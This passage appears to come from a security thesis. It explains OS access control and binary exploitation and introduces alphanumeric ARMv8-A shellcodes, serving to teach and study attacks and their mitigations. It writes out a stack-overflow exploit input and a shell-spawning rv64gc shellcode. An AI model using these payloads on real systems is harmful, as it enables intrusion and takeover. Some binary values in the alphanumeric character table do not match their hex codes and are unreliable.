Upon reset, the RISC-V CPU is set to M-mode, and the program counter is set to the reset vector. The M-mode features specific privileged instructions like `mret` (used to return from an interrupt handler to a lower-privileged level), `wfi` (stalling the execution until an interrupt is triggered), as well as machine-specific CSRs, like *identification* registers (vendor ID, architecture ID, ISA, implementation ID), interrupt registers (configure vector and privilege mode, enable or disable interrupts, set timers), or scratch register (used to swap stack pointers when performing context switches).

System calls The U-mode features its own ISA, with very limited CSRs (mostly for user-level interrupts, if enabled by the OS). A special `ecall` instruction, called the *system call* (or *syscall*, like its x86 mnemonic) allows unprivileged applications to request from the OS some privileged actions: open and read a file, launch or stop another application, communicate on the network, ... Each OS implements its own set of system calls.

Usually, system calls are designated with a number (NR), and have their own calling convention often undocumented. For Linux, the implementation of syscall convention is in file `arch/xxxx/kernel/entry.S`. We summarized Linux syscall conventions for some architectures in Table 2.4.

The OS decides for each unprivileged application which system calls it is allowed to perform. For this purpose, it maintains a list of resources and users—this process is called *identification*—, a list of credentials that *authenticate* each user and each resource to the OS, as well as a *security policy*. Each system call is sent to a mechanism called the *access control* (AC)

[7] On x86, CPU mode changes are done through highly configurable *call gates*, that we do not detail here.

[8] We do not detail the S mode, available only with the supervisor extension of the ISA.

Arch/ABI	Instruction	NR	Return	Arguments
i386 [source]	`int 0x80`	`eax`	`eax`	`ebx`, `ecx`, `edx`, `esi`, `edi`, `ebp`
x86_64 [Mat+14]	`syscall`	`rax`	`rax`	`rdi`, `rsi`, `rdx`, `r10`, `r8`, `r9`
rv64gc [source]	`ecall`	`a7`	`a0`	`a0`, `a1`, `a2`, `a3`, `a4`, `a5`, `a6`
aarch64 [ARM13]	`svc \#0`	`x8`	`a0`	`a0`, `a1`, `a2`, `a3`, `a4`, `a5`, `a6`

Table 2.4: Linux syscall conventions for various architectures.

and checked against the security policy accounting for the caller identity, the action performed, the resources requested, and the context: the system call is then either *authorized* or *denied*. The trio—identification, authentication, authorization—is at the foundation of *identity and access management* (IAM). In what follows, we will detail some common approaches at defining various IAMs, as well as some insights on the Linux IAM.

Attribute-based AC The first method to perform AC is to add to each user and resource attributes, and formalize the security policy in the form of rules on these attributes. As an illustration, we will provide a little formal model named μAC inspired by parts of the Bell-LaPadula model [BL73; BL76] formalizing the Department of Defense security policy.

The IAM must provide μAC with the following elements:

- $U = \{u_1, \ldots, u_n\}$ the set of users;
- $O = \{o_1, \ldots, o_m\}$ the set of objects (resources);
- $C = \{c_1 > \ldots > c_\ell\}$ the totally ordered set of permission levels;
- $f : U \to C; u \mapsto f(u)$, a function that maps each user u to a permission level named *clearance*;
- $g : O \to C; o \mapsto g(o)$, a function that maps each object o to a permission level named *classification*.

The OS provides two system calls: either a user u reads from an object o, or a user u writes in an object o. We aim at preventing any leakage, *i.e.* a chain of system calls that could move data from one level of classification to a lower one. To reach this goal, μAC enforces the "write up, read down" principle:

- User u is allowed to read object o if and only if $f(u) \geq g(o)$;
- User u is allowed to write object o if and only if $f(u) \leq g(o)$;
- Everything else is denied.

This model is very restrictive, as it handles only a limited number of system calls. Furthermore, classifications and clearances can only be modified by increasing their levels, otherwise information could be leaked.

The Bell-LaPadula model differs from μAC by providing two security clearances to each user (maximum and current) and four types of system calls: `e` (neither read nor write), `r` (read-only), `a` (write-only), and `w` (read-write). Additionally, the model restricts access to resources on a *need to know* basis by enclosing each object into a compartment and for each user listing accessible compartments, using a permission matrix explained subsequently.

Access-Control Lists *Access-control lists* (ACLs) allow to finely control the permissions in a system with many syscalls, users and resources, without formalizing the security policy in a set of rules. The IAM maintains the following elements:

- $U = \{u_1, \ldots, u_n\}$ the set of users;
- $O = \{o_1, \ldots, o_m\}$ the set of objects (resources);
- $S = \{s_1, \ldots, s_\ell\}$ the set of system calls;
- A permission matrix M of size $|U| \times |O|$, whose each entry $m_{i,j}$ is a boolean vector $b_1, ..., b_\ell$.

When user u_i performs system call s_k on resource o_j, the operating system will authorize the syscall if and only if the k-th component of boolean vector $m_{i,j}$ is true.

ACLs are widely adopted in many systems as they are really easy to implement. The IAM grants permissions on an as-needed basis, effectively ensuring that each syscall performed by a user on this resource has been explicitly allowed by the system administrator. As a drawback, configuring ACLs now requires knowledge of the system and its resources. Similarly, adding any new user or resource requires updating a significant number of authorizations, which can be a daunting task to undertake.

A more problematic issue that often happens with ACLs is called *policy inconsistency*. Indeed, ACLs do no take into account the semantics of syscalls. Thus, by combining several authorized syscalls, a user may be able to perform another unauthorized one. Think for instance a user that can read, delete and rename files, which allows him to write arbitrarily into read-only files by simply creating a modified copy, deleting the original file and renaming the copy to the original file name.

An inconsistent policy may even allow a user to access resources for which it did not have any permission at all. As an example, let's consider a program launched with the `execve` system call on Linux, that launches other programs during its execution. A common way to implement ACLs

permissions in this situation consists in creating a virtual user for each program, and provide its set of permissions. When a user launches the program, the OS checks for the user's execute permission on the program and then replaces the *effective user* with the program's virtual user in any subsequent system call.

From this situation, one could remark that those syscalls manipulate both internal data—for which effective user's permissions are indeed required—and user data—which should in theory be restricted to the original user's permissions. From the point of view of the AC, both kinds of data are only designated with *object references*, often in the form of a string called a *path*. As syscalls are originated from the effective user, the AC is not able to distinguish between both, thus leaving in practice authorization to the program, which may create many security issues. This is well illustrated in the Linux `passwd` utility that implements a check `myuid != 0 && pw->pw_uid != myuid` to determine whether the user is allowed to modify the requested password or not. It goes without saying that any bug in the implementation of this test may result in unauthorized password modification without the OS even noticing that the user modifies the wrong password. Messing up the program's object references often grants *privilege escalation*, by performing syscalls on user's data that were originally intended to be internal data (or conversely).

Capability-based models Capability-based security aims at preventing similar attacks by allowing the manipulation of objects only through *capabilities*: an unforgeable handler that embeds the object reference along its set of authorized actions.[9] When launching a program, the user provides a set of capabilities for any user resource required by the program. Besides, program's internal data is handled using internal capabilities. At each system call, the OS verifies that each requested resource does not violate its capability.

In terms of implementation, this is done through the use of transferable tokens issued by the operating system that authenticate a previous authorization granted by AC for a specific action performed on a specific resource. As capabilities are transferable, there is no need to specify the user in the capability, and the AC checks for the user only on capability creation where it relies on another security model (typically ACLs). Capability-based security has been adopted by some real-time oriented kernels, such as EROS [SSF99], CheriRTOS [Xia+18], or seL4 [Kle+09].

Linux AC Linux implements many security mechanisms for which we provide only an incomplete summary. Access control is performed using a

[9] This should not be confused with the concept of Linux capabilities that are a method to finely grant permissions with ACLs without granting full root privileges to applications. We detail this mechanism later.

hybrid attribute-based model, detailed hereafter.[10]

Resources are referred to using *inodes numbers*, a unique identifier that points to a *file* (on Linux, directories are implemented as special files).[11] The inode 2 is called the root directory of the *file system* (fs), and is named `/`. Inodes are stored using a *directory tree*, a directed rooted tree whose root is `/`, internal vertices are directories. Permissions are stored as inodes attributes that can be obtained using the `stat` syscall.

Users on Linux are implicitly defined, as they are designated by an unsigned integer attached to specific programs executed by the computer. During execution, each program is represented by the OS as a *process*, that adds additional metadata to the program such as its state, a unique *process identifier* (PID), scheduling information, or the user that is running the process. The user in itself is encoded using three integers, the real user ID (UID), the effective UID (EUID), the saved UID (SUID, used only as a temporary placeholder to allow temporarily switching the EUID to the UID). Each process is also granted a group, with the same three variants: group ID (GID), effective GID (EGID), and saved GID (SGID). The process can be granted additional groups by storing them in the `group_info` data structure. Altogether, a process belongs to only one user and at least one group. Many syscalls are available to change user and group IDs during execution, not detailed here. A special user whose UID is 0 and GID is 0, often named `root`, is granted full permission across all resources of the system.

The first mechanism to handle permissions on Linux is called *file mode* and is configured using the dedicated syscall `chmod`. For each inode, two integers are stored as attributes, designating a *class* of users: the *owner* and the *group*.[12] A third class called *others*, designates the users who are neither the owner nor belong to the group owning the file. Permissions are stored in the inode as a 12-bit value, as follows (starting from least significant):

1. The execute permission for the *others* class.
2. The write permission for the *others* class.
3. The read permission for the *others* class.
4. The execute permission for the *group* class.
5. The write permission for the *group* class.
6. The read permission for the *group* class.
7. The execute permission for the *owner* class.

[10] Many extensions are available, including ACLs, but are not detailed here.

[11] This inode is unique for a single file system. Each fs is also designated with a device ID to prevent any ambiguity.

[12] The owner and group of a file can be changed using respectively `chown` and `chgrp` syscalls.

8. The write permission for the *owner* class.
9. The read permission for the *owner* class.
10. The sticky bit, when set to true for a directory, which limits renaming or deleting files in the directory only to the directory or file owners and groups.
11. The *set group ID* (`setgid`) on execution, which, when set to true, changes the EGID of the child process to the file's group.
12. The *set user ID* (`setuid`) on execution, which, when set to true, changes the EUID of the child process to the file's owner.

In Linux, the command `ls -l .` displays the files present in *current working directory* (named `.`—its absolute path can be obtained with the `getcwd` syscall) with their associated permission. As an example, we provide the output of this command for an example directory in Fig 2.11. The directory `.` contains three references to inodes: two files (`a.out` and `b.out`) and one *subdirectory* (`crypto`).[13]

```
jaloyan@localhost$ ls -l .
-rwsr-sr-x  1 jaloyan securite 10077616 Apr 27  2018 a.out
-rwxr-sr-x  1 jaloyan securite  8254040 Apr  9  2018 b.out
drwxr-xr-t  2 jaloyan securite     4096 May 11  2018 crypto
```

Figure 2.11: The output of the `ls -l .` command in an example directory. The columns respectively describe the file mode, number of hard links, owner, group, size, last modification, and name.

Let us detail each line of the output:

- The file `a.out` grants read (`r`), write (`w`), and execute (`x`) permission to its owner `jaloyan`, and only read and execute permissions to the group `securite` as well as to others. The `setuid` and `setgid` bit are set to true, as shown by the `s` character instead of `x` for the owner's and group's execute permissions.
- The file `b.out` provides the same permissions as `a.out`, with only the `setgid` bit set to true.
- The directory `crypto` (as indicated by the letter `d` in the first column), grants the same permissions, with sticky-bit set to true, as indicated by the letter `t` in place of the others' execute permission.

[13] Two other special inodes not shown here are available to each directory, `.` pointing to the current directory and `..` pointing to its parent.

On top of the file modes, Linux provides the possibility to add attribute-based restrictions using *file attributes*. Most of them can only be set or cleared by `root`, thus limiting their use for very specific usages. Some flags include prevention from deletion (`u`) or prevention from any modification including from `root` (`i`). They can be obtained and modified using the generic `ioctl` syscall, and specifying as second argument either `FS_IOC_GETFLAGS` or `FS_IOC_SETFLAGS`.

Many extensions have been added on top of the Linux permission system, often relying on the `getxattr` and `setxattr` system calls. One could cite for instance Linux ACL, or Linux *capabilities* (which are different from capabilities as defined previously), that allow `root` to provide partial privileges to processes, without requiring them to change their EUID. As an example of such capability, `CAP_CHOWN` allows a program to perform `chown` syscalls as if it had effective user ID set to 0.

In the following section, we will show how to leverage the various security abstractions to exploit vulnerabilities in programs.

2.3 Binary exploitation

In this section, we briefly introduce basic binary exploitation techniques, their mechanics and how they are mitigated. More specifically, we will distinguish and explain the various elements that constitute a successful attack.

Binary executables are programs that embed code and data to perform some tasks implemented by its creator. These programs can interact with the outside world using *inputs*, *outputs* or *side-effects*. During the design process, the *editor* lists all the intended behaviors of the program—often through a *statement of work*.

At each step of the development process (design, implementation, testing, integration, validation, ...), flaws may be inserted due to lack of attention, lack of skill, or malignancy that causes *off-nominal behaviors*. Such flaws are called *software bugs*. Often, bugs cause program termination, which only affects the program's availability. However, some bugs may also output unexpected data, or even corrupt it, which can potentially undermine data confidentiality and integrity. Among those bugs, we identify a subset called *vulnerabilities* as bugs which may, under specific circumstances, bypass a security protection designed by the editor.

It would be a daunting work to provide a comprehensive taxonomy of bugs and vulnerabilities, hence we will only provide a brief overview of some specific types of bugs with the help of some specific examples.

Let us start with a very simple vulnerable program shown in Fig. 2.12a. The program takes as input a string, whose size is 16 bytes. The `main` function gets translated into `rv64gc` assembly as in Fig. 2.12b, which shows the

```c
#include <stdio.h>

int main(void) {
  char str[16];
  gets(str);
  return 0;
}
```

(a) The C source code of the program.

```
addi    sp,sp,-32
sd      ra,24(sp)
mv      a0,sp
jal     ra,102d2 <gets>
ld      ra,24(sp)
addi    sp,sp,32
li      a0,0
jr      ra
```

(b) The rv64gc assembly code.

Figure 2.12: A simple vulnerable program written in C, and compiled with `gcc -O3 -ansi`.




Figure 2.13: Stack layout at execution of `jal ra,102d2 <gets>`.

prologue that allocates 32 bytes from the stack (`addi sp,sp,-32`) and saves the return address at offset 24 (`sd ra,24(sp)`). The body of the function simply consists in calling the procedure `gets` at address `0x102d2` with parameter `a0` set to the address of the first character of the string, namely `sp`. The epilogue restores the return address (`ld ra,24(sp)`), loads 0 into the return register `a0` and exits the `main` procedure (`jr ra`).

We represent the layout of the stack in Fig. 2.13, assuming that the value of `sp` is `0x1000` on entry of the `main` procedure. The string, being declared as a local variable, gets allocated on the stack, in the form of 16 contiguous bytes ranging from `0xFE0` to `0xFEF`. The return address is stored at address `0xFF8`.

The vulnerability comes from the fact that the `gets` procedure does not control the length of the string it reads from standard input. If the input exceeds 15 characters (as a terminating `\0` character is appended), the procedure overwrites data at addresses above the end of its allocated storage. This is called a *buffer overflow*. Here, if the input is 32 bytes long, the return address of the `main` procedure is overwritten. When reaching `jr ra` at the end of main, the program jumps to the address received as input (bytes 24 to 31).

As an example, we can try redirecting the control-flow to the main procedure, so as to trigger an infinite loop. For this, we need to send a string 32 bytes long (it should not contain any newline `\n`), whose last 8 characters encode the address of the procedure `main`. In our case, disassembling the program using `objdump` yields `0x100e8`. The following input, called *exploit*, can be sent to the program:

```
\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00
\xe8\x00\x10\x00\x00\x00\x00\x0d
```

This attack, named *stack smashing* and published in 1996 by AlephOne [AO96], leverages the ability to overwrite the stack to arbitrarily redirect the control-flow. Specifically, it is possible to redirect the control-flow to the stack itself, to execute parts of our input. This requires knowing the address of the stack, which happens to be a fixed value defined by the OS (here, let's assume `0x1000`, to remain coherent with Fig. 2.13, on Linux, the stack starts at the highest address of the user-space and grows downward). We thus modify our exploit to obtain a *shellcode*,[14] a small snippet of binary code appended to our previous control-flow hijack, granting control of the device by opening a shell, regardless of the security policy.[15] More

[14] Originally, a shellcode was used to spawn a shell, but we extend this term to any binary code.

[15] This shellcode as well as many others can be found on `http://shell-storm.org/shellcode/files/shellcode-908.php`.

generally, we could use any rv64gc snippet that does not contain the byte `0x0a` (corresponding to a `\n`). Modulo this limitation, we are able to reach *arbitrary code execution* (ACE) from this vulnerability.

```
\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x10\x00\x00\x00\x00\x00\x00
\x01\x11\x06\xec\x22\xe8\x13\x04
\x21\x02\xb7\x67\x69\x6e\x93\x87
\xf7\x22\x23\x30\xf4\xfe\xb7\x77
\x68\x10\x33\x48\x08\x01\x05\x08
\x72\x08\xb3\x87\x07\x41\x93\x87
\xf7\x32\x23\x32\xf4\xfe\x93\x07
\x04\xfe\x01\x46\x81\x45\x3e\x85
\x93\x08\xd0\x0d\x93\x06\x30\x07
\x23\x0e\xd1\xee\x93\x06\xe1\xef
\x67\x80\xe6\xff\x0d
```

In a typical ACE scenario, the attacker uses a shellcode to take control of the program. Shellcodes are easy to distribute and weaponize, as shown by many off-the-shelf shellcodes available within exploitation frameworks such as Metasploit [Met]. It is common practice to flood the buffer with a *nopsled*, *i.e.* a sequence of useless operations, which has the added benefit of allowing some imprecision in the return address.

These attacks can be mitigated using *executable-space protection* (with *Data Execution Prevention* (DEP) [Mic] being one well-known implementation), that aims at preventing the execution of injected data, by associating to each region of the memory a permission (read, write, execute) through a dedicated `mprotect` system call. This permission is then stored in the MMU and enforced at each memory access by the CPU. At any time in the execution of the program, we ensure that no memory has both the write and execute permission, summarized as the *Write XOR Execute* (W^X) principle.

In this battle between the shield and the sword, malware developers have answered with *return-oriented programming* (ROP). The first ROP attack was publicly presented in 2001 by Nergal in Phrack [Ner01]. It bypasses executable-space protection by injecting a *ROP chain* in the stack—a succession of several call frames, each of them triggering the execution of a *gadget*: a small snippet of already-existing code containing a small number of instructions ended by a `ret`. When the `ret` instruction is reached, the address of the next gadget is popped from the stack into the program counter. Provided that enough different gadgets are available in the executable, arbitrary code may be executed by chaining these gadgets.

The vulnerable program in Fig. 2.12b has only one `jr ra` instruction.




Figure 2.14: General principle of Return-Oriented Programming attacks. The vulnerability shown here consists in a buffer overflow from an unchecked `strcpy` allowing the user to smash the contents of the stack.

Without additional assumptions, only one gadget can be used, setting `a0` to 0. Fig. 2.14 shows a more complex attack opening a shell, assuming that a program contains such gadgets. Building ROP chains requires a lot of effort, as gadgets must be finely chosen. Tools have been released to efficiently list and search available gadgets in a program.

Two methods are commonly used to list the available gadgets. The first one consists in starting a disassembler at each byte of the program to collect any valid gadget. This method is particularly inefficient as its average-case time complexity is $\mathcal{O}(n^2)$, where n is the length of the program. To reduce execution time, the number of disassembled instructions is upper-bounded (often to 5), which limits the tool to only short gadgets. The second method uses the Galileo algorithm, published by Shacham in 2007 [Sha07]. It looks for every return instruction (called *Points of Interest* or PoI), and tries to disassemble backwards to build a gadget. Its average-case time complexity is $\mathcal{O}(n.p)$, where n is the length of the program and p the mean length of the gadgets. We will show in Chapter 5 some limitations of Galileo, and will present an algorithm to comprehensively list gadgets with time complexity $\mathcal{O}(n.\log n + n.p)$.

Searching for specific gadgets can be performed syntactically or semantically [Fra19]. Syntactic search consists in translating each gadget into a string (often its assembly code), and then using various string search methods—like regular expressions—to perform the query. Semantic search uses an *intermediate representation* (IR) to efficiently store a gadget's effects. Depending on the IR used, it becomes possible to query gadgets using higher-level primitives (like asking which gadget increments a register, assigns a specific number to a register, ...), which are often solved using a SAT-solver like `z3` [MB08].

Address space layout randomization (ASLR) is a method aimed at preventing ROP attacks by moving the binary code to random addresses. This relocation happens at the start of the program, when the kernel and program loader (`ld.so` on Linux) load respectively the binary code and the libraries into memory. This requires the code to be *position-independent* (PIC), which uses a *Global Offset Table* (GOT) that maps at runtime symbols (function entry points, labels, ...) to the random addresses generated by the loader. Vulnerabilities that reveal these random addresses to the user are called *info leaks* and often lead to an *ASLR bypass*.

More advanced techniques, not detailed here, increase the protection against ROP attacks. For instance, stack canaries halt the execution of the program when some values are overwritten on the stack. Similarly, *control-flow integrity* (CFI) adds additional checks to indirect jumps to prevent control-flow hijacking and the execution of the ROP chain. RELRO (Relocation Read-Only) prevents hijacking the program by preventing any modification of the GOT [ST01].

Part I

Leveraging the instruction set architecture for constrained exploitation

Chapter 3

Alphanumeric shellcoding on ARMv8-A

> In this chapter, we describe a methodology to automatically turn arbitrary ARMv8-A programs into alphanumeric executable polymorphic shellcodes. Shellcodes generated in this way can evade detection and bypass filters, broadening the attack surface of ARM-powered devices such as smartphones.
>
> This work was jointly conducted with Hadrien Barral, Houda Ferradi, Rémi Géraud, and David Naccache. It was published in ISPEC 2016 [Bar+16] and presented at DEF CON 27 [Bar+19b].

3.1 Introduction

This chapter describes, to the best of our knowledge, the first program turning *arbitrary* ARMv8-A code into alphanumeric polymorphic executable code. We focus on *alphanumeric shellcodes*, and target the AArch64 instruction set in the ARMv8-A architecture, to illustrate our technique. The technique is generic and may well apply to other architectures. Besides solving a technical challenge, shellcodes generated in this way can evade detection and bypass filters, broadening the attack surface of ARM-powered devices such as smartphones.

Our global approach is the following: we first identify a minimal Turing-complete subset Σ of alphanumeric instructions, and use Σ to write an in-memory decoder. The payload is encoded offline (with an algorithm that only outputs alphanumeric characters), and is integrated into the decoder. The whole package is therefore an alphanumeric program, and allows *arbitrary code execution* (ACE). All source files are provided in the appendices.

3.2 Preliminaries

Much effort has been undertaken in recent years to secure smartphones and tablets. For such devices, software security is a challenge: on the one hand, most software applications are now developed by third-parties; on the other hand, defenders are restrained as to which watchdogs to install, and how efficient they can be, given these devices' restricted computational capabilities and limited battery life.

This is exacerbated by the widespread adoption of smartphones and their use for almost any task from payment to dating to unlocking one's car, making successful attacks especially profitable. At the same time, mobile environments are improving their security to address such threats.

In particular, it is important to understand how countermeasures fare against one of the most common security concerns: memory safety issues. Using traditional buffer overflow exploitation techniques, an attacker may exploit a vulnerability to successfully execute arbitrary code, and take control of the device [AO96]. Mobile applications still contain memory safety vulnerabilities, as the need for performance or obfuscation often drives developers to implement low-level (e.g., JNI) segments which are particularly susceptible to the usual techniques of buffer overflow exploitation [Dav+11].

To launch the attack, the opponent sends a *shellcode* to a vulnerable application, either by direct input, or via a remote client. Such shellcodes are easy to distribute and reuse, as shown by many off-the-shelf shellcodes available within exploitation frameworks such as Metasploit [Met]. However, before doing so the attacker might have to overcome a number of difficulties: if the device has a limited keyboard for instance, some characters might be hard or impossible to type; or filters may restrict the available character set of remote requests for instance. A well-known situation where this happens is input forms on web pages, where input validation and escaping is performed by the server.

We claim that a reasonable vector is text-based applications, which includes SMS, social networks, chat applications (in a remote context), password entry, note taking, or QR code scanning (in a local context). This being said, the attacker's payload has to be treated by this application as text such as a hashtag, a *Uniform Resource Locator* (URL), a sentence, in the most restrictive sense, hence the most widely applicable. We therefore consider *alphanumeric* programs whose binary representation use only the following ASCII characters: the 52 lowercase and uppercase letters of the English alphabet and the 10 digits (see Table 3.1).

When writing alphanumeric code, spaces and return characters are added for reading convenience, but are not part of the actual code. We call *polymorphic*, a code that can be mutated into another one with the same semantics. This mutation is performed by another program called the *polymorphic engine*.

Char	Hex	Binary	Char	Hex	Binary
0	0x30	0b000110000	5	0x35	0b000110101
1	0x31	0b000111001	6	0x36	0b000110110
2	0x32	0b000110010	7	0x37	0b000110111
3	0x33	0b000110011	8	0x38	0b000111000
4	0x34	0b000110100	9	0x39	0b000111001
A	0x41	0b001000001	a	0x61	0b001100001
B	0x42	0b001000010	b	0x62	0b001100010
C	0x43	0b001000011	c	0x63	0b001100011
D	0x44	0b001000100	d	0x64	0b001100100
E	0x45	0b001000101	e	0x65	0b001100101
F	0x46	0b001000110	f	0x66	0b001100110
G	0x47	0b001000111	g	0x67	0b001100111
H	0x48	0b001001000	h	0x68	0b001101000
I	0x49	0b001001001	i	0x69	0b001101001
J	0x4A	0b001001010	j	0x6A	0b001101010
K	0x4B	0b001001011	k	0x6B	0b001101011
L	0x4C	0b001001100	l	0x6C	0b001101100
M	0x4D	0b001001101	m	0x6D	0b001101101
N	0x4E	0b001001110	n	0x6E	0b001101110
O	0x4F	0b001001111	o	0x6F	0b001101111
P	0x50	0b001010000	p	0x70	0b001110000
Q	0x51	0b001010001	q	0x71	0b001110001
R	0x52	0b001010010	r	0x72	0b001110010
S	0x53	0b001010011	s	0x73	0b001110011
T	0x54	0b001010100	t	0x74	0b001110100
U	0x55	0b001010101	u	0x75	0b001110101
V	0x56	0b001010110	v	0x76	0b001110110
W	0x57	0b001010111	w	0x77	0b001110111
X	0x58	0b001011000	x	0x78	0b001111000
Y	0x59	0b001011001	y	0x79	0b001111001
Z	0x5A	0b001011010	z	0x7A	0b001111010

Figure 3.1: Hexadecimal and binary representation for the alphanumeric ASCII subset.

3.2.1 Prior and related work

The idea to write alphanumeric executable code first stemmed as a response to anti-virus or hardening technologies that were based on the misconception that executable code is not ASCII-printable. Eller [Ell00] described the first ASCII-printable shellcode for the *32-bit Intel architecture* (IA-32) and which bypassed primitive buffer-overflow protection techniques. This was followed by RIX [RIX01] with IA-32 alphanumeric shellcodes. Later, Mason *et al.* [Mas+09] showed a technique to automatically turn IA-32 shellcodes into English shellcodes, statistically indistinguishable from any other English text. Obscou [Obs03] managed to obtain Unicode-proof shellcodes that work despite the limitation that no zero-character can appear in the middle of a standard C string. All the above constructions rely on existing shellcode writing approaches and require manual fine-tuning.

Basu *et al.* [BMC14] developed an algorithm to generate automated shellcode targeting IA-32. The Metasploit project provides the `msfvenom` utility, turning arbitrary IA-32 programs into alphanumeric IA-32 code. However, although `msfvenom` can generate self-decrypting ARM executables, it does not provide alphanumeric encodings for this platform.

More recently, Younan *et al.* generated alphanumeric shellcodes for the ARMv5 architecture [YP09; You+11]. They provide proof that the subset of alphanumeric commands is Turing-complete, by translating all Brainfuck [Mül93; Faa07; Cri96] commands into alphanumeric ARMv5 code snippets.

3.2.2 ARMv8-A AArch64

AArch64 is a new ARMv8-A instruction set. AArch64 features 32-bit naturally aligned instructions. There are 32 general purpose 64-bit registers `Xi` ($0 \leq i < 32$) and 32 floating-point registers. The 32 *least significant bits* (LSBs) of each `Xi` is denoted by `Wi`, that can directly be used as a register in many instructions. We split each 32-bit register $\mathtt{W} = \mathtt{W}_{\text{high}}\mathtt{W}_{\text{low}}$ into its most significant 16 bits half-word $\mathtt{W}_{\text{high}}$ and its least significant 16 bits half-word $\mathtt{W}_{\text{low}}$.

AArch64 instructions are composed of one opcode and zero or more operands, being addresses, register numbers, or immediates. As an example, the instruction:

```
ldr     x16, PC+0x60604
```

is assembled as `0x58303030` (which is alphanumeric and corresponds to the ASCII string `000X`). In binary this corresponds to `01011000000110000001100000011000`[1] and decoded as in Table 3.1 according to ARMv8-A reference manual [Arma].

[1] Note the *little-endian* of the ASCCI string.

31 24	23 5	4 0
opcode	source immediate	dest. reg.
01011000	0011000000110000001	10000

Table 3.1: Decoding of instruction `ldr x16, PC+0x60604`. Bits 0 to 4 encode the 64-bit destination register. Bits 5 to 23 encode the source immediate value, used by load as an offset relative to `PC` counted in 32-bit words.

An interesting feature is that the opcode and operands are often contiguous in instructions. This is a real advantage for creating alphanumeric shellcodes, as it indicates that instructions which share a prefix are probably related. For instance `000X` and `100X` turn out to decode respectively into:

```
ldr     x16, PC+0x60604
```

and

```
ldr     x17, PC+0x60604
```

making it relatively easy to modify the operands of an existing instruction.

Younan *et al.* [You+11] use the fact that in AArch32 (32-bits ARM architecture), almost all instructions can be executed conditionally via a condition code checked against the `CPSR` register. In AArch64, this is no longer the case. Only specific instructions, such as branches, can be made conditional: this renders their approach nugatory.

3.2.3 Shellcodes and exploitation

In a typical ACE scenario, attackers can run a relatively short program of their choosing. It is called a *shellcode*, as it can start a shell session, which in turn allows attackers to download and run additional programs.

For instance, a stack overflow ACE can happen when an application allows writing in an array beyond the allocated space for this array, resulting in overwriting stack frame data. In platforms such as IA-32 the stack frame stores information about the instruction pointer before a call; by overwriting this information an attacker can control the instruction pointer and send it back to the array's address. The array's contents are then executed as if they were the vulnerable program's own instructions: this is where the *shellcode* is written. Other strategies might be employed to achieve that goal, which are not within the scope of this study.

